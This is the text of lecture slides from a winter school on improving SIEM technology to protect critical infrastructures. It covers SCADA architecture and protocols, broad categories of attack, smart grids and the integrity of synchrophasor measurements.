Enhancing SIEM technology for protecting Critical Infrastructures

Luigi Romano

Winter School on Hot Topics in
Secure and Dependable Computing for Critical Infrastructures
January 15-19, Cortina d'Ampezzo, Italy

Roadmap

- Introduction
- Evidence that Critical Infrastructures are vulnerable to cyber-attacks
  - Vulnerabilities of legacy SCADA technology
  - Vulnerabilities of cutting-edge and emerging SCADA technologies
- SIEM technology: SOTA review & Gap Analysis
- Taking SIEM beyond SOTA
  - Improving detection
  - Protecting WSN zones
  - Protecting critical flows
  - Convergence of Physical and Cyber Security
- Case Study from the MASSIF project
- Wrap up

Introduction

Critical Infrastructure

- The European Commission (EC) defines an "infrastructure" as "critical" when it is so vital that, if it is disrupted or destroyed, this would have a serious impact on the health, safety, security or economic well-being of Citizens or the effective functioning of governments
  - Source: EC, Green Paper on a European Programme for Critical Infrastructure Protection, COM (2005) 576, November 17th, 2005
- The definition stated by the USA is very close to that
  - Source: GAO, Critical Infrastructure Protection: Challenges and Efforts to Secure Control Systems, USA, March 2004


Government Operations
Gas & Oil Storage and Delivery
Emergency Services
Water Supply Systems
Critical Infrastructures
Telecommunications
Banking & Finance
Electrical Energy
Transportation

SCADA terminology


- SCADA = Supervisory Control And Data Acquisition
- Intelligent Electronic Device (IED):
  - Microprocessor-based controllers of power system equipment, such as circuit breakers, transformers, and capacitor banks
- Remote Terminal Unit (RTU):
  - Connects to physical equipment
  - Converts the electrical signals from the equipment to digital values such as the open/closed status from a switch or a valve, or measurements such as pressure, flow, voltage or current
  - By converting and sending these electrical signals out to equipment the RTU can control equipment, such as opening or closing a switch or a valve, or setting the speed of a pump
- Supervisory Station:
  - The servers and software responsible for communicating with the field equipment (RTUs, PLCs, etc), and then to the Human Machine Interface (HMI) software running on workstations in the control room, or elsewhere

Supervision (Monitoring) vs Control


- SCADA system:
  - A system that coordinates, but does not control processes in real time
- Distributed Control System (DCS)
  - A control system in which the controller elements are distributed
  - Each component sub-system is controlled by one or more controllers
  - The entire system of controllers is connected by networks for communication and monitoring

- Indeed:
  - Most differences between SCADA and DCS are culturally determined, and can usually be ignored
  - As communication infrastructures with higher capacity become available, the difference between SCADA and DCS will fade

Typical architecure of a SCADA system



Real Example of a CI



CI technology yesterday

- **Traditional** Critical Infrastructures (CIs):
  - Were largely based on special purpose devices
  - Consisted of individual sub-systems, which operated almost in isolation
  - Used dedicated (as opposed to shared) communication links
  - Relied on proprietary (as opposed to open) communication protocols

→ **Traditional** CIs were intrinsically secure systems

CI technology today


- Commercial-Off-The-Shelf (COTS) components are being massively used for implementing SCADA systems
- Subsystems are being connected using the infrastructure of the corporate LAN, or even WAN links, possibly including the public Internet, as well as wireless/satellite trunks
- Open communication protocols are being increasingly used, thus exposing SCADA systems to the same vulnerabilities which threaten general purpose Information Technology (IT) systems
- Wireless Sensor Networks (WSNs) have become an integral part of virtually any CI

Problem Statement

- Critical Infrastructures (CIs) are exposed to major security risks (will provide evidence)
- Trend of security incidents:
  - external borne → dramatic increase
  - internal borne → basically stable
  - accidental → increased only slightly
- The shared communication infrastructure has become an obvious target for disrupting a SCADA network
- Personnel in charge of IT security (e.g. at electric utility companies or at the Department of Homeland Security) is extremely worried about security exposure of their SCADA systems

In The News

Evidence is showing that Critical Infrastructures (CIs) are already exposed to Cybersecurity attacks, and they will be even more so in the future



Vulnerabilities of legacy SCADA technology


SCADA protocols

- Most SCADA protocols have been designed:
  - To allow for communication between the Master Station and an RTU
  - To be very compact
  - To send information to the Master Station only when it polls the RTU
- Legacy protocols are all SCADA-vendor specific, but are widely adopted and used:
  - Modbus RTU
  - RP-570
  - Profibus
  - Conitel
- Standard protocols:
  - IEC (International Electrotechnical Commission) 60870-5-101 or 104
  - IEC 61850
  - DNP3
- Many of these protocols now contain extensions to operate over TCP/IP!

Attack Scenarios

- **Denial of service**
  - Block operator's ability to observe and/or respond to changing system conditions
- **Operator spoofing**
  - Trick operator into taking imprudent action based on spurious or false signals
- **Direct manipulation of field devices**
  - Send unauthorized control actions to field device(s)
- **Combinations of above**

SCADA Message Strings




Repeating easily decipherable format Captured by RTU test set

Vulnerabilities of Power Grid technologies


Power Grids

- Electrical Power System (EPS): *all the necessary devices to produce and to transport electric power from production plants to final users*
- EPS organized in interconnected islands, named Grids or Power Grids.
  - Within an island everything is synchronous, i.e. operates at the same frequency and phase (with minor deviations)



Smart Grids

"[…] an electricity network that can intelligently integrate the actions of all users connected to it - generators, consumers and those that do both (prosumers) - in order to efficiently deliver sustainable, economic and secure electricity supplies. […]" (EC definition)




- Closing the loop:
  - Feedback used to regulate power distribution and generation
  - Diagnosing problems in the network

Synchrophasors

- "A Phasor Measurement Unit (PMU) is a device that provides as a minimum phase and frequency measurements for one or more three phase AC voltage and/or current waveforms."
- Synchrophasors are a new technology of PMUs integrating a synchronized time source (e.g. GPS) for time-stamping measurements
- Provide:
  - GPS Timestamped voltage, phase, and frequency measurements
- Measurements are typically sent remotely by using a standard protocol named IEEE C37.118

Synchrophasor-enabled services



Better diagnosis of the EPS health status


- Prediction of failures
- Fault identification

Synchrophasor Security and Protection

- Synchrophasors can be used as a feedback to the power supplier to reconfigure the power grid

Ensuring the integrity of measurement results is of paramount importance, since their alteration may result in wrong reconfiguration actions and possibly in money losses and blackouts with unpredictable cascade effects, possibly affecting multiple countries

NIST included **Phasor Measurement Unit (PMU) security and protection** in the list of R&D priorities



Guidelines for Smart Grid Cyber Security: Vol. 1, Smart Grid Cyber Security Strategy, Architecture, and High-Level Requirements, National Institute of Standards and Technology Interagency Report 7628, vol. 1 289 pages (August 2010)

Isolated Device Assessment - Passwords

- **Password Management**
  - Multilevel Security: 8 security levels hierarchically organized
  - After a pre-defined time, security level is downgraded to 0 (default = 5 min)

